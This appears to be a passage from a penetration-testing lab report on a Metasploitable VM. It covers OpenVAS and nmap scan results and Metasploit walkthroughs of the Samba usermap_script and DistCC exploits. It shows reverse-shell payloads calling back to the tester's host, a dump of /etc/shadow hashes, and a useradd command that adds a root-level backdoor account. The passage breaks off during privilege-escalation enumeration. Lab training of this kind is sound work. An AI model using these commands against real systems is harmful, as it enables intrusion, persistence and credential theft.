Apache Tomcat AJP RCE Vulnerability (Ghostcat)		9.8 (High)	99 %	192.168.52.128		8009/tcp	Tue, Feb 27, 2024 3:28 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability		9.8 (High)	99 %	192.168.52.128		21/tcp	Tue, Feb 27, 2024 3:22 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability		9.8 (High)	99 %	192.168.52.128		6200/tcp	Tue, Feb 27, 2024 3:22 PM UTC
DistCC RCE Vulnerability (CVE-2004-2687)		9.3 (High)	99 %	192.168.52.128		3632/tcp	Tue, Feb 27, 2024 3:21 PM UTC
VNC Brute Force Login		9.0 (High)	95 %	192.168.52.128		5900/tcp	Tue, Feb 27, 2024 3:20 PM UTC

Figure 8 OpenVAS Vulnerability Results

Figure 9 shows that OpenVAS detected 239404 CVEs of which 116261 were classes as highly severe.



Name	Description	Published	CVSS Base Vector	Severity ▼
CVE-2019-25136	A compromised child process could have injected XBL Bindings into privileged CSS rules, resulting in arbitrary code execution and a sandbox escape. This vulnera...	Mon, Jun 19, 2023 11:15 AM UTC	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	10.0 (High)
CVE-2002-0743	mail and mailx in AIX 4.3.3 core dump when called with a very long argument, an indication of a buffer overflow.	Mon, Aug 12, 2002 4:00 AM UTC	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0 (High)
CVE-2019-7609	Kibana versions before 5.6.15 and 6.6.1 contain an arbitrary code execution flaw in the Timelion visualizer. An attacker with access to the Timelion application...	Mon, Mar 25, 2019 7:29 PM UTC	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	10.0 (High)
CVE-1999-0285	Denial of service in telnet from the Windows NT Resource Kit, by opening then immediately closing a connection.	Fri, Jan 1, 1999 5:00 AM UTC	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0 (High)
CVE-2019-18253	An attacker could use specially crafted paths in a specific request to read or delete files from Relion 670 Series (versions 1p1r26, 1.2.3.17, 2.0.0.10, RES670 ...	Wed, Nov 27, 2019 11:15 PM UTC	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	10.0 (High)
CVE-2019-5485	NPM package gitlabhook version 0.0.17 is vulnerable to a Command Injection vulnerability. Arbitrary commands can be injected through the repository name.	Fri, Sep 13, 2019 6:15 PM UTC	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	10.0 (High)
CVE-2019-11510	In Pulse Secure Pulse Connect Secure (PCS) 8.2 before 8.2R12.1, 8.3 before 8.3R7.1, and 9.0 before 9.0R3.4, an unauthenticated remote attacker can send a specia...	Wed, May 8, 2019 5:29 PM UTC	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	10.0 (High)
CVE-2019-9901	Envoy 1.9.0 and before does not normalize HTTP URL paths. A remote attacker may craft a relative path, e.g., something/../admin, to bypass access control, e.g.,...	Thu, Apr 25, 2019 4:29 PM UTC	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	10.0 (High)
CVE-2002-0742	Buffer overflow in pioout on AIX 4.3.3.	Mon, Aug 12, 2002 4:00 AM UTC	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0 (High)
CVE-2002-0744	namerslv in AIX 4.3.3 core dumps when called with a very long argument, possibly as a result of a buffer overflow.	Mon, Aug 12, 2002 4:00 AM UTC	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0 (High)

Figure 9 OpenVAS CVE results.

Exploitation

After completing the scanning phase, the chosen vulnerabilities to perform exploits and test the system and network security within this report are:

- Remote Code Execution via the MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 (CVE-2007-2447)
- DistCC RCE Vulnerability (CVE-2004-2687) and UDEV Local Privilege Escalation (CVE-2009-1185.c)
- SQL Injection

Remote Code Execution via the MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 (CVE-2007-2447)

Discovery

Running a nmap vulnerability scan on the ports 139 and 445 provided the following existing vulnerability:

```
PORT    STATE SERVICE     REASON  VERSION
139/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Figure 10 Result of nmap scan on ports 139 and 445 hosting Samba instance

Samba is the standard Windows interoperability suite of programs for Linux and Unix (Samba, 2024) and provides a file and print service for Microsoft Windows, Unix, Linux, and OS X clients.

The open ports are hosting smdb Samba version 3.X – 4.X and when running a search on Metasploit for any exploits to find the smb version the module /auxiliary/scanner/smb/smb_version appears to be able to discover which version is used. After using the exploit, the version of Samba being used is found to be 3.0.20.

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.11.128
RHOST => 192.168.11.128
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.11.128:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.11.128:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.11.128:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Vulnerability Analysis

The Common Vulnerabilities and Exposures database lists CVE-2007-2447 regarding Samba version 3.0.20 as the MS-RPC functionality allowing remote code execution when the "username map script" smb.conf option is enabled (The MITRE Corporation, 2007).

When searching Metasploit for vulnerabilities containing Samba and usermap script the best result available has been found to be exploit/multi/samba/usermap_script

Exploitation

Running the exploit creates a root session as can be seen below.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.11.128
RHOST => 192.168.11.128
```

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.11.130:4444
[*] Command shell session 2 opened (192.168.11.130:4444 -> 192.168.11.128:34156) at 2024-02-29 09:11:59 -0500
```

Post-exploitation

Running *whoami* command acknowledges that root privileges have been obtained.

```
whoami
root
```

Since the highest level of access has been obtained on the machine, depending on the mandate given by the testing organisation more actions could be taken such as exfiltration of data, creating high level accounts for future access, installing malware and more.

As exfiltration of data, a list of accounts and their password hashes can be taken using the *cat etc/shadow* command.

```
cat etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Also, a new username can be created using *useradd -ou 0 -g 0 post_exploit* this creates a new account with root privileges.

```
post_exploit:!:19782:0:99999:7:::
```

Recommendations

The vulnerability exploited is catalogued as CVE-2007-2447 - Remote Code Execution via the MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 and has a CVSS score of 6.0 , has Medium severity, 6.8 Exploitability Score and 6.4 Impact score according to National Institute of Standards and Technology (NIST, 2018).

In order to fix the vulnerability, the required course of action is to update the Samba version to at least 3.0.24 and to remove all defined external script invocations (username map script, add printer command, etc...) from smb.conf (Samba, 2007).

Another option would be to install an application that would allow port filtering like Snort, in this case incoming packets designed to take advantage of the vulnerability would be rejected.





Figure 11 shows that OpenVAS detected 239404 CVEs of which 116261 were classes as highly severe.

DistCC RCE Vulnerability (CVE-2004-2687) and UDEV Local Privilege Escalation cve-2009-1185.c

Discovery

The DistCC RCE Vulnerability (CVE-2004-2687) was discovered by the OpenVAS scan in figure 8 and in the Nmap scan in Appendix 1 for the port 3632. DistCC also known as Distributed Complier is a distributed compiler for C and C++ programs. DistCC allows users to distribute compilation of code across multiple machines within a network to speed up the compilation process. DistCC is commonly used in large software projects or in environments where multiple developers work on the same code base (wiki.archlinux.org, n.d.).



DistCC RCE Vulnerability (CVE-2004-2687) 9.3 (High) 99 % 192.168.52.128 3632/tcp Tue, Feb 27, 2024 3:21 PM UTC

Summary

DistCC is prone to a remote code execution (RCE)
vulnerability.

Detection Result

```
It was possible to execute the "id" command.

Result: uid=1(daemon) gid=1(daemon)
```

Insight

DistCC 2.x, as used in XCode 1.5 and others, when not configured
to restrict access to the server port, allows remote attackers to execute arbitrary commands via
compilation jobs, which are executed by the server without authorization checks.

Detection Method

Details:	DistCC RCE Vulnerability (CVE-2004-2687) OID: 1.3.6.1.4.1.25623.1.0.103553
Version used:	2022-07-07T10:16:06Z

Impact

DistCC by default trusts its clients completely that in turn
could allow a malicious client to execute arbitrary commands on the server.

Solution

Solution Type: Vendorfix
Vendor updates are available. Please see the references for
more information.

For more information about DistCC's security see the references.

References

Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net


Figure 12 OpenVAS CVE-2004-2687 Summary

Vulnerability Analysis

The CVE-2004-2687 vulnerability was first discovered in 2002 and present in modern implementations due to poor service configurations (nmap, n.d.). The CVE was assigned in 2007 summarising that the vulnerability is prone to remote code execution. vulnerability works by exploiting a weakness in the DistCC server, which does not authenticate or validate the compilation jobs it receives from the clients. An attacker can craft a malicious job that contains shell commands or executable code and send it to the server as if it were a legitimate compilation request. The server will then execute the commands or code without any checks, allowing the attacker to run arbitrary code on the server and potentially compromise other machines on the network (NIST, 2004).

Exploitation


The *msfconsole* command was used in the kali terminal to launch the Metasploitable framework. The *search DistCC* command searches for vulnerabilities specified to the target which was DistCC. An exploit was identified in figure 13.



```
msf6 > search DistCC

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Co
mmand Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/m
isc/distcc_exec
```

Figure 13


The *use exploit/unix/misc/distcc_exec* command was used to select the exploit. The *show options* command was used to see the requirements for the exploit. Figure 14 shows that the RHOST is required to be set which is the target's IP address.



```
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:ho
                                       st:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit
                                       .com/docs/using-metasploit/basics/using-metaspl
                                       oit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.5.128    yes       The listen address (an interface may be specified
                                     )
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

Figure 14


The RHOST was configured using the *set RHOST<Target>* command. The *show payloads* command provided a list of payloads to choose from in figure 15.



```
RHOST => 192.168.52.128
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Descr
iption
   -   ----                                          ---------------  ----    -----  -----
------
   0   payload/cmd/unix/adduser                                       normal  No     Add u
ser with useradd
   1   payload/cmd/unix/bind_perl                                     normal  No     Unix
Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix
Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                                     normal  No     Unix
Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix
Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                                       normal  No     Unix
Command, Generic Command Execution
   6   payload/cmd/unix/reverse                                       normal  No     Unix
Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash                                  normal  No     Unix
Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix
Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl                               normal  No     Unix
Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl                                  normal  No     Unix
Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix
Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_ruby                                  normal  No     Unix
Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix
Command Shell, Reverse TCP SSL (via Ruby)
   14  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix
Command Shell, Double Reverse TCP SSL (telnet)
```


Figure 15

The command *set payload cmd/unix/reverse* was used to set the payload. Then the *run* command executed the payload. The execution created a remote access shell to the DistCC application through the Metasploit framework. The *whoami* command was used to identify the user of the shell which was *daemon*. The *ifconfig* command confirmed that the shell was connected to the target. The daemon user has low level access within DistCC and is not root as shown in figures 16 and 17.



```
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.52.129:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo lNL8RhQB3NHOjduq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "lNL8RhQB3NHOjduq\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.52.129:4444 → 192.168.52.128:52300) at 2024
-03-02 08:23:29 -0500

whoami
daemon
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:0b:e5:a6
          inet addr:192.168.52.128  Bcast:192.168.52.255  Mask:255.255.255.0
```


Figure 16



```
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Figure 17


The daemon user has limited access so further enumeration is required to gain full access (root) to the machine. The *ps aux* command displayed the current running processes on the machine. Out of the processes running, the udevd (PID 2733) process was chosen to check for any vulnerabilities in figure 18.



```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3   2844  1692 ?        Ss   08:18   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   08:18   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   08:18   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   08:18   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   08:18   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   08:18   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   08:18   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   08:18   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   08:18   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   08:18   0:00 [kacpi_notify]
root       173  0.0  0.0      0     0 ?        S<   08:18   0:00 [kseriod]
root       211  0.0  0.0      0     0 ?        S    08:18   0:00 [pdflush]
root       212  0.0  0.0      0     0 ?        S    08:18   0:00 [pdflush]
root       213  0.0  0.0      0     0 ?        S<   08:18   0:00 [kswapd0]
root       255  0.0  0.0      0     0 ?        S<   08:18   0:00 [aio/0]
root      1279  0.0  0.0      0     0 ?        S<   08:18   0:00 [ksnapd]
root      1502  0.0  0.0      0     0 ?        S<   08:18   0:00 [ata/0]
root      1505  0.0  0.0      0     0 ?        S<   08:18   0:00 [ata_aux]
root      1514  0.0  0.0      0     0 ?        S<   08:18   0:00 [scsi_eh_0]
root      1517  0.0  0.0      0     0 ?        S<   08:18   0:00 [scsi_eh_1]
root      1537  0.0  0.0      0     0 ?        S<   08:18   0:00 [ksuspend_usbd]
root      1540  0.0  0.0      0     0 ?        S<   08:18   0:00 [khubd]
root      2408  0.0  0.0      0     0 ?        S<   08:18   0:00 [scsi_eh_2]
root      2579  0.0  0.0      0     0 ?        S<   08:18   0:00 [kjournald]
root      2733  0.0  0.1   2092   632 ?        S<s  08:18   0:00 /sbin/udevd --daemon
```

Figure 18

